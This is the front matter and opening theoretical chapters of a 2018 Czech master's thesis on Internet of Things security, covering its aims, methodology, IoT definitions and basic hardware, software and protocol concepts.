Česká zemědělská univerzita v Praze

Provozně ekonomická fakulta

Katedra informačních technologií

Diplomová práce

Bezpečnost internetu věcí

Bc. David Freitag

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Provozně ekonomická fakulta

ZADÁNÍ DIPLOMOVÉ PRÁCE

Bc. David Freitag

Informatika

Název práce

Bezpečnost internetu věcí

Název anglicky

Internet of Things Security

Cíle práce

Cílem diplomové práce je vytvoření metodického postupu vhodného k ověření bezpečnosti prvků infrastruktury internetu věcí. Internet věcí představuje síť jednoúčelových zařízení, často dostupných z prostředí internetu. Bude navrhnut obecný postup zabezpečení a otestování těchto zařízení v prostředí domácí sítě. Dále budou shrnuty a charakterizovány hrozby, druhy zranitelností a obecně rizika sítě internetu věcí, zejména se zaměřením na nedostatečnou konfiguraci ze strany uživatele a možný únik citlivých dat. Celý postup otestování a zabezpečení sítě bude prezentován na příkladu jednoduchého, běžně dostupného domácího zařízení.

Metodika

Metodika řešení je založena na studiu dostupných informačních zdrojů věnujícím se rizikům masového nasazování chytrých zařízení do domácností i firem. Rešeršní část práce bude obsahovat kompilaci a analýzu současných poznatků v oblasti výzkumu bezpečnosti. Praktická část bude obsahovat rozbor známých vektorů útoku na zařízení internetu věcí a experiment zahrnující hledání zranitelností v autorem kontrolované síti. Závěr práce bude syntézou nashromážděných informací a poznatků z praktické části práce s cílem vymezit a definovat základní bezpečnostní opatření.

Doporučený rozsah práce

60 – 80 stran

Klíčová slova

Bezpečnost, IoT, internet věcí, botnet, Mirai, firmware, Shodan

---

Doporučené zdroje informací

BAKER, Fred. Internet of Things (IoT) Security and Privacy Recommendations. BITAG: A BROADBAND INTERNET TECHNICAL ADVISORY GROUP [online]. 2016 [cit. 2017-01-30]. Dostupné z: http://www.bitag.org/documents/BITAG_Report_-_Internet_of_Things_(IoT)_Security_and_Privacy_Recommendations.pdf

DHANJANI, Nitesh. Abusing the Internet of Things. USA: O'Reilly Media, Inc., 2015. ISBN 978-1-491-90233-2.

OWASP Internet of Things Project [online]. OWASP Foundation, 2016 [cit. 2017-01-30]. Dostupné z: https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project

RUSSEL a VAN DUREN. Practical Internet of Things Security. Birmingham, UK: Packt Publishing, 2016. ISBN 978-1-78588-963-9.

VERMESAN, Ovidiu a Peter FRIESS. Internet of Things: Converging Technologies for Smart Environments and Integrated Ecosystems. Denmark: River Publishers, 2013. ISBN 978-87-92982-73-5.

Předběžný termín obhajoby

2018/19 ZS – PEF (únor 2019)

Vedoucí práce

Ing. Václav Lohr, Ph.D.

Garantující pracoviště

Katedra informačních technologií

Elektronicky schváleno dne 30. 10. 2017

Ing. Jiří Vaněk, Ph.D.

Vedoucí katedry

Elektronicky schváleno dne 1. 11. 2017

Ing. Martin Pelikán, Ph.D.

Děkan

V Praze dne 28. 07. 2018

Čestné prohlášení

Prohlašuji, že svou diplomovou práci „Bezpečnost internetu věcí“ jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou citovány v práci a uvedeny v seznamu použitých zdrojů na konci práce. Jako autor uvedené diplomové práce dále prohlašuji, že jsem v souvislosti s jejím vytvořením neporušil autorská práva třetích osob.

V Praze dne 28.7.2018 _____

Poděkování

Rád bych touto cestou poděkoval Ing. Václavu Lohrovi, PhD. za odborné vedení diplomové práce, rady a věcné připomínky k textu. Také bych zde chtěl poděkovat své rodině a nejbližším za podporu, kterou mi během celého studia projevovali.

Bezpečnost internetu věcí

Abstrakt

Tato diplomová práce se zabývá bezpečností prvků internetu věcí v prostředích domácích a menších podnikových sítí. Jejím hlavním cílem je vytvoření metodického postupu vhodného k ověření a zajištění bezpečnosti počítačové infrastruktury obsahující zařízení internetu věcí. Základem pro vytvoření postupu je v teoretické části studium dostupných informačních zdrojů a z něj vycházející analýza hrozeb, rizik a zranitelností. Výstupy analýzy jsou následně využity v praktické práci pro návrh metodického postupu, který je konkrétně demonstrován na příkladu jednoduchého domácího zařízení, reprezentovaného relativně rozšířenou IP kamerou. Hlavním přínosem výzkumné práce je v závěru uvedený metodický seznam doporučení a bezpečnostních opatření, jenž se dotýká všech aspektů konceptu internetu věcí, a který je v praxi využitelný pro výrobce, uživatele i správce menších sítí nebo systémů.

Klíčová slova: Bezpečnost, IoT, internet věcí, zranitelnost, riziko, firmware, botnet, Mirai, Shodan

Internet of Things Security

Abstract

This diploma thesis deals with the Internet of Things security in home and small business network domains. Its main objective is to develop an applicable methodological approach to verify and ensure security of a computer infrastructure containing Internet of Things devices. Literature study and research as well as threat, risk and vulnerability analysis serve as a theoretical background for the methodology development. Analysis' findings are thereafter utilized in the main development part and the process is demonstrated on the example of a simple home appliance represented by a relatively common IP camera device. Main contribution of this research is a methodological list of recommendations and safety measures. This list, presented in the conclusion section, weighs all the aspects of the IoT concept and is usable for all manufacturers, users and network or system admins.

Keywords: Security, IoT, Internet of Things, vulnerability, risk, firmware, botnet, Mirai, Shodan

Obsah

Seznam obrázků

Seznam tabulek

Seznam použitých zkratek

AP	Access Point
API	Application Programming Interface
AWS	Amazon Web Services
C&C	Command and Control
CAN	Controller Area Network
CGI	Common Gateway Interface
CPS	Cyber Physical System
CSRF	Cross Site Request Forgery
DGA	Domain Generation Algorithm
DMZ	Demilitarized Zone
D/DoS	Distributed/Denial of Service
DVR	Digital Video Recorder
ECU	Electronic Control Unit
ENISA	European Union Agency for Network and Information Security
GDPR	General Data Protection Regulation
GPIO	General Purpose Input Output
HTTP/S	Hypertext Transfer Protocol/Secure
I/O	Input/Output
ICS	Industrial Control Systems
IDS/IPS	Intrusion Detection/Prevention System
IEEE	Institute of Electrical and Electronics Engineers
IoT	Internet of Things
JTAG	Joint Test Action Group
LAN	Local Area Network
LFI	Local File Inclusion
M2M	Machine To Machine
MITM	Man in the Middle
MQTT	Message Queuing Telemetry Transport
NAT	Network Address Translation
NFC	Near-field Communication
ONVIF	Open Network Video Interface Forum

OWASP	Open Web Application Security Project
P2P	Peer to Peer
PKI	Public Key Infrastructure
PLC	Programmable Logic Controller
PoE	Power over Ethernet
QR	Quick Response Code
RCE	Remote Code Execution
REST	Representational State Transfer
RFC	Request for Comments
RFI	Remote File Inclusion
RFID	Radio-frequency identification
RTSP	Real Time Streaming Protocol
SCADA	Supervisory Control and Data Acquisition
SoC	System on Chip
SPI	Serial Peripheral Interface
SQL	Standard Query Language
SSDP	Simple Service Discovery Protocol
SSH	Secure Shell
SSID	Service Set Identifier
SWD	Serial Wire Debug
T/FTP	Trivial/File Transfer Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
UPnP	Universal Plug and Play
URL	Uniform Resource Locator
USB	Universal Serial Bus
VLAN	Virtual Local Area Network
VPN	Virtual Private Network
Wi-Fi	Wireless Fidelity
XML	Extensible Markup Language
XMPP	Extensible Messaging and Presence Protocol
XSS	Cross Site Scripting

1 Úvod

Internetová síť prochází významnou evolucí. Z virtuální sítě počítačů přechází na síť zařízení všech druhů, velikostí a funkcí, přičemž se tato nastupující éra nazývá internet věcí (dále také IoT).

Internet věcí se tedy v moderní době informačních technologií stal jedním z nejskloňovanějších pojmů. Věci všedního užití se dle paradigmatu „stále online“ proměňují v rozsáhlou, komunikující, chytrou, senzorickou, robotickou a autonomní síť. Získávaná data jsou zpracovávána decentralizovaně v cloudových datacentrech, a tak IoT v kombinaci s koncepty cloud computingu, big data a umělé inteligence nabízí takřka neomezená uplatnění v mnoha odvětvích lidské činnosti. Chytrá zařízení, ať už jde o chytrá vozidla, chytré telefony, chytré domácí spotřebiče, hračky nebo bezpečnostní kamery, začínají zahlcovat trh. Zároveň IoT proniká i do spíše konzervativních odvětví jako jsou zdravotnictví, energetika, finance a průmysl.

Překotný vývoj a tlak na nízké pořizovací náklady však způsobily stav, kdy pořízení chytrého zařízení a jeho zapojení do domácí či podnikové sítě vytváří nežádoucí, a často přehlížené, bezpečnostní riziko. Málokterý manažer bezpečnosti, natož běžný uživatel, ví, jaké dopady může mít nezabezpečené zařízení připojené do firemní sítě. A právě pohledem informační bezpečnosti bude tato práce na fenomén internetu věcí nahlížet.

Hlavním cílem diplomové práce je vytvoření metodického postupu vhodného k ověření a zajištění bezpečnosti počítačové infrastruktury obsahující prvky internetu věcí. Metodika bude založena na shromáždění a studiu dostupných informačních zdrojů, jejich kompilaci a aplikaci na případu konkrétního zařízení pořízeného za tím účelem. Výsledkem práce bude seznam doporučení a bezpečnostních opatření pro výrobce i uživatele.

Práce je určena domácím uživatelům, běžným spotřebitelům, případně správcům menších podnikových sítí a systémů. Mohou z ní čerpat i výrobci při nastavování základních bezpečnostních opatřený svých zařízení.

2 Cíl práce a metodika

V této kapitole budou představeny cíle diplomové práce a metodika aplikovaného řešení. Obojí vychází ze zadání práce.

2.1 Cíl práce

Hlavním cílem diplomové práce je vytvoření metodického postupu vhodného k ověření a zajištění bezpečnosti počítačové infrastruktury obsahující prvky internetu věcí.

Návrhu bude předcházet teoretická, rešeršní část obsahující seznámení s problematikou internetu věcí a jeho bezpečností. Konkrétně bude definován koncept internetu věcí, budou vyjmenovány nejběžnější aplikace v praxi a v neposlední řadě budou důkladně popsány bezpečnostní hrozby, které jsou s internetem věcí spojené. Rešeršní část poskytuje důležitý teoretický základ pro druhou, praktickou, část.

V praktické části bude v souladu s hlavním cílem práce navrhnut obecný postup zabezpečení, respektive otestování a zajištění bezpečnosti zařízení internetu věcí v prostředí malé sítě. Popsány a testovány budou konkrétní hrozby a zranitelnosti, rozdělené do několika kategorií podle vektoru útoku. Kompletní postup otestování a zabezpečení sítě bude demonstrován na příkladu jednoduchého, rozšířeného a dostupného domácího zařízení.

Konečným cílem práce je vytvoření metodického seznamu doporučení a bezpečnostních opatření, které mohou napomoci uživatelům i výrobcům zajistit bezpečnost jejich zařízení a snížit rizika s nimi spojená.

2.2 Metodika

Metodika řešení je přirozeně odlišná pro teoretickou a praktickou část práce. V základu je ale založena na studiu a aplikaci dostupných informačních zdrojů věnujících se rizikům, hrozbám a zranitelnostem zařízení internetu věcí.

Pro rešeršní část práce bude využita kompilace a analýza současných poznatků v oblasti výzkumu bezpečnosti. Nezbytnou součástí je specifikace použitých odborných termínů. Zdroje nasbíraných poznatků budou zejména publikace komerčních firem zabývajících se kybernetickou bezpečností, dále doporučení úřadů či národních autorit pro bezpečnost a v neposlední řadě také knižní publikace, kterých však s ohledem na aktuálnost fenoménu internetu věcí není mnoho. V případové studii teoretické části bude čerpáno i z některých

popularizovaných článků zpravodajských portálů. Většina zdrojů je dostupná online v anglickém jazyce.

Praktická část diplomové práce bude obsahovat rozbor a analýzu známých vektorů útoku na zařízení internetu věcí. Spolu s nimi bude proveden experiment v autorem kontrolované síti, při němž budou demonstrovány konkrétní postupy hledání bezpečnostních problémů (zranitelností v návrhu či konfiguraci). Tyto zranitelnosti budou mapovány k výsledkům analýzy hrozeb a rizik z teoretické části práce. S ohledem na naplnění cílů bude zároveň uveden i postup nápravy stavu, jinými slovy zajištění bezpečnosti.

K experimentu bude zapotřebí pořídit testované zařízení, zapojit jej do sítě a nakonfigurovat jej způsobem běžným pro uživatele tohoto typu zařízení. Všechny metody, nástroje a postupy budou použity a odprezentovány edukativním způsobem, jehož cílem je zajistit opakovatelnost a ověřitelnost výsledků. Analogické postupy budou obecně využitelné pro jakékoli zařízení internetu věcí.

Zhodnocení práce bude syntézou informací nashromážděných v teoretické i praktické části práce. Aplikací indukčního přístupu bude nakonec vytvořen seznam bezpečnostních doporučení pro uživatele i výrobce zařízení internetu věcí.

3 Teoretická východiska

Následující kapitola představí koncept internetu věcí počínaje jeho definicí, aktuálními trendy a jednotlivými odvětvími. Kapitola obsahuje i stručný úvod do nejběžnějších technologií IoT, tedy hardwaru, softwaru, firmwaru a síťových protokolů. Dále budou zmíněny některé možné aplikace internetu věcí v praxi. Rozsáhlá podkapitola se pak bude věnovat bezpečnosti, analýze hrozeb, rizik a zranitelností. Teorie je završena případovou studií historických bezpečnostních incidentů, které měly značný dopad na celé odvětví, a při nichž došlo k narušení bezpečnosti chráněných systémů právě zneužitím prvků IoT.

3.1 Internet věcí

Podle Bakera (2016) je internet věcí (IoT) souhrnné označení pro koncept sítě propojených zařízení, vybavených vestavěným softwarem a síťovým rozhraním, umožňujícím jednoznačnou adresovatelnost.

Výzkumníci (Minerva et al., 2015) uznávané mezinárodní organizace IEEE uvádí následující definici: „IoT je síť, jež propojuje unikátně identifikovatelné věci do internetu. Věci mají senzorické, akční a potenciálně programovatelné schopnosti. Díky unikátnímu identifikátoru a senzoru, informace o věci lze sbírat a stav může být měněn odkudkoli, kdykoli, čímkoli.“ (Minerva et al., 2015)

Evropská agentura pro informační bezpečnost ENISA (European Union Agency for Network and Information Security) považuje IoT za „rozvíjející se paradigma s technickým, sociálním a ekonomickým významem. IoT je koncept širokého ekosystému navzájem propojených služeb a zařízení, jako jsou senzory, spotřební produkty, každodenní prvky *smart home* objektů, vozidel, průmyslových a zdravotnických komponent. Tyto technologie sbírají, vyměňují si a zpracovávají data k dynamickému rozhodování aktuálního kontextu, transformující svět byznysu a celého lidského života. IoT je pevně spojen s kyber-fyzickými (CPS) systémy“ (ENISA, 2017).


Věc v IoT představuje podle Dhanjaniho (2015) objekt nejčastěji obsahující elektroniku (hardware), software (popřípadě firmware), síťové rozhraní, vnitřní paměť a senzory či aktuátory. Podle stejného autora vznikne spojením senzorů a aktuátorů zmiňovaná třída tzv. kyber-fyzických systémů, což jsou vestavěná zařízení řízená počítačovými algoritmy, reagujícími na vnější faktory (Dhanjani, 2015).

Experti z výzkumné a poradenské společnosti Gartner předpovídají, že počet IoT zařízení roku 2020 bude mezi 20 a 30 miliardami (Nordum, 2016). Nicméně již nyní je více než polovina internetového datového provozu typu M2M, tedy vyvolaná bez nutnosti lidské interakce (Vermesan et al., 2013).

Právě M2M je klíčovou vlastností internetu věcí. Propojením zařízení, systémů a služeb s algoritmy strojového učení, big data analýz a umělé inteligence může v dohledné době vzniknout autonomní systém, jenž se dokáže sám rozhodovat a lidem bude poskytovat rozhraní pro jeho sledování a ovládání odkudkoli na světě prostřednictvím internetové sítě.

Architektura internetu věcí musí vše výše popsané umožnit prostřednictvím diverzifikovaných technologií, platforem, a především současné síťové infrastruktury (ENISA, 2017). Na obrázku 1 je znázorněna typická architektura internetu věcí.

Obrázek 1: Architektura IoT




Zdroj: Lebedev, 2016, vlastní úprava

Segment IoT v posledních letech jednoznačně roste. Graf na obrázku 2 ukazuje vývoj množství dotazů na termín „Internet of things“ ve vyhledávači Google mezi lety 2012 až 2017. Z grafu je zjevný plynulý nárůst. Na heat-mapě na obrázku 3 je geografické srovnání původu těchto dotazů. Zájem o IoT je nejvyšší v Číně, Indii, USA, Austrálii, zemích západní Evropy, Skandinávie a Kanady.


IoT má ale i slabé stránky a svá rizika. Uváděna je přílišná komplexnost systému a související složitost návrhu, fragmentace platformy, nedostatečná standardizace a nadbytečné množství proprietárních protokolů. Současně nejpalčivějším problémem IoT, který je rovněž předmětem této diplomové práce, je bezpečnost a ochrana dat. (Tutorialspoint, 2018)

Obrázek 2: Popularita vyhledávání výrazu Internet of Things dle Google Trends



Zdroj: Google, 2018a, vlastní úprava

Obrázek 3: Mapa četnosti vyhledávání výrazu Internet of Things dle Google Trends



Zdroj: Google, 2018a, vlastní úprava

3.1.1 **Technická implementace**


V kapitole budou popsány základní technické komponenty IoT systémů: hardware, software a komunikační protokoly.

I. Hardware

Na hardwarové úrovni se lze nejběžněji setkat s vestavěnými systémy architektury SoC, tedy *System on Chip*. Jsou to mikrokontrolery malých rozměrů, skládající se z desky tištěných spojů, procesoru, operační paměti, perzistentní paměti, napájecího modulu a eventuálně dalších I/O rozhraní (senzorů, aktuátorů, síťových rozhraní). (ENISA, 2017)

Evropská agentura ENISA v diagramu na obrázku 4 rozděluje hardwarovou architekturu IoT zařízení do několika kruhů (ENISA, 2017).

Obrázek 4: Hardwarová architektura IoT zařízení



Zdroj: ENISA, 2017, vlastní úprava

Na poli procesorů vestavěných systémů v současné době dominuje architektura ARM. Pro prototypování mohou být využity například platformy Raspberry Pi, Arduino či BeagleBone (Russel et al., 2016). Perzistentní (nevolatilní) paměť je nejčastěji typu flash, napájení může být standardní z elektrické sítě, nebo alternativně z baterie, fotočlánku či prostřednictvím Ethernetového konektoru (PoE).

II. Software

Software IoT je řešen dvěma základními způsoby, které někdy nejsou striktně rozlišovány a jsou souhrnně označovány za firmware.

První způsob zahrnuje vestavěný operační systém na bázi Unixu (například Embedded Linux, LynxOS) či FreeBSD (například Tiny OS) obsahující další programové vybavení. Tento způsob lze nalézt zejména u složitějších multifunkčních zařízení (Russel et al., 2016). Druhým způsobem, typickým pro většinu jednodušších zařízení, je firmware uložený v nevolatilní části paměti (Russel et al., 2016).

Otevřené platformy typu Arduino poskytují programovací prostředí nejčastěji v jazycích C/C++. Je-li na platformě nainstalován operační systém, lze často využít i skriptování v shellu či jiných skriptovacích jazycích jako Ruby, Perl nebo Python (Skerrett, 2017).

III. Komunikační rozhraní


IoT nejčastěji přímo komunikuje se síťovou bránou reprezentovanou routerem či hubem, a to prostřednictvím drátových nebo bezdrátových komunikačních protokolů. Existují ale i implementace IoT protokolů umožňující P2P provoz mezi jednotlivými zařízeními navzájem (Barcena et al., 2015).

Funkci hubu může u některých drobných zařízení a senzorů plnit jiný řídící prvek, ke kterému se připojují pomocí zvláštních IoT protokolů Z-Wave, Zigbee, Bluetooth-LE atp. (Barcena et al., 2015). Síťový zásobník rozšířený o IoT technologie je ukázán na obrázku 5.

Příprava na příchod IoT se nejvíce projevila u linkové a aplikační vrstvy. Na linkové vrstvě vznikly nové protokoly, respektive komunikační kanály obecně vhodné pro časté přenášení malých objemů dat s nízkou latencí (Bluetooth-LE, Z-Wave, Zigbee). Vhodné je zmínit i nastupující 5G sítě, jež budou mít zřejmě zásadní dopad na rozvoj IoT systémů v obcích, městech, krajích a na státní úrovni.

Na síťové vrstvě se čím dál více akcentuje podpora IPv6, která by umožnila, aby každé zařízení mělo vlastní unikátní veřejně dostupnou adresu.

Obrázek 5: Síťové technologie IoT



Zdroj: Barcena et al., 2015, vlastní úprava

Transportní vrstva zůstává relativně nedotčena. Zařízení, která preferují integritu dat, bezpečnost a správné doručení nadále využívají TCP protokolu s možným rozšířením o SSL/TLS šifrování. Naopak u aplikací, kde je prioritou rychlost a nízká latence se používá UDP přenos.

Aplikační vrstvě dominují protokoly pro předávání zpráv mezi serverem a klientem: MQTT, XMPP a HTTP/REST (Russel et al., 2016). Často se lze setkat s protokolem SSDP a z něj vycházející UPnP, jejichž cílem je zjednodušení a automatizace zavádění síťových služeb prostřednictvím publikování otevřených řídících protokolů (Presser et al., 2008). UPnP umožňuje automatickou konfiguraci sítě, tedy obdržení IP adresy, oznámení své přítomnosti ostatním zařízením, otevření uživatelského rozhraní, případně velmi rizikové vytvoření tunelu skrz router pro externí spojení s interním zařízením uvnitř privátní sítě (Presser et al., 2008).

Přestože cloudová infrastruktura již není součástí síťového zásobníku, lze zmínit i nejčastěji využívané technologie v této oblasti. Výrobci a vývojáři cloudových služeb staví svá rozhraní především na Javě, Javascriptu NodeJS, Pythonu. K hostingu využívají buď vlastní infrastrukturu nebo populární poskytovatele Amazon Web Services (AWS) a Microsoft Azure. (Skerrett, 2017)

3.2 Aplikace

V následující podkapitole budou představeny některé vybrané aplikace IoT v praxi. Aplikace budou rozděleny do tří segmentů:

- domácnosti a podniky – spotřebitelský sektor,
- průmysl a zemědělství – výrobní a zpracovatelský sektor,
- státní sektor.

3.2.1 Spotřebitelský sektor

